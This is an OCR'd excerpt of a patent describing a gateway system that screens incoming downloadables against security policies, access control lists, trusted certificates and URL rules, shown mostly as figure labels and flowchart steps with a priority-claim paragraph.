

300
Nonsuspicious Downloadable
333
Logical Engine
Record keeping Engine
335
Event Log
245
330
ACL Comparator
345
Certificate Comparator
350
URL Comparator
Path 1
Path 2
Path 3
Path 4
240
325
Code Scanner
Certificate Scanner
340
309
Known Certificates
305
310
DSP Data
Security Policies
Security Database
307
Known Downloadables
320
First Comparator
317
Policy Finder
315
ID Generator
User ID, URL, Received Downloadable

FIG. 3



Security Policies
305
Policy Selectors
405
Access Control Lists
410
Trusted Certificate Lists
415
URL Rule Bases
420
Lists of Downloadables to Allow or Block per Administrative Override
425

FIG. 4



120
To/From
Internal Computer
Network
135
505
510
Security
Policy Editor
Event Log
Analysts
Engine
515
User
Notification
Engine

FIG. 5



600
Start
602
Receive Downloadable
604
Generate Downloadable ID
606
Find Security Policy
608
Downloadable allowed?
Yes
No
610
Downloadable blocked?
Yes
No
614
URL comparison required?
No
616
Yes
Compare URL
618
ACL comparison required?
No
620
TCL comparison required?
No
Yes
626
Previously decomposed ?
Yes
628
No
Decompose Downloadable into DSP data
Compare DSP with ACL
630
Yes
622
Scan Certificate
Compare Certificate with TCL
624
612
Send results to Logical Engine
End

FIG. 6A



606
Start
650
Security policy defined for User-ID and Downloadable?
No
Yes
Fetch the generic security policy for User ID
652
654
Fetch the policy for User ID and Downloadable
End

FIG. 6B



655
Start
Receive Results from First Comparator, ACL Comparator, Certificate Comparator and URL Comparator
660
Compare Results with Security Policies
662
Security Policies Confirm Pass?
664
No
Yes
Pass Downloadable
666
Stop Downloadable
670
Send Substitute Downloadble to Inform The User
672
Record Findings
668
End

FIG. 6C



628
Start
705
Disassemble the Machine Code
710
Resolve a Respective Command in The Code
715
Is The Resolved Command Suspect?
No
Yes
720
Decode and Register The Command and The Command Parameters as DSP Data
725
Done?
No
Yes
End

FIG. 7



800
Start
810
Receive a Downloadable
820
Fetch Downloadable Components
830
Include Fetched Components in The Downloadable
840
Perform a Hashing Function on the Downloadable to Generate a Downloadable ID
850
Store the Downloadable ID
End

FIG. 8

SYSTEM AND METHOD FOR PROTECTING A COMPUTER AND A NETWORK FROM HOSTILE DOWNLOADABLES

PRIORITY REFERENCE TO RELATED APPLICATION

This application is a continuation of and hereby incorporates by reference U.S. patent application Ser. No. 08/964,388, entitled "System and Method for Protecting a Computer and a Network from Hostile Downloadables," filed Nov. 6, 1997, which is now U.S. Pat. No. 6,092,194, which claims priority to provisional application Serial No. 60/030,639, entitled "System and Method for Protecting a Computer from Hostile Downloadables," filed on Nov. 8, 1996, by inventor Shlomo Touboul.

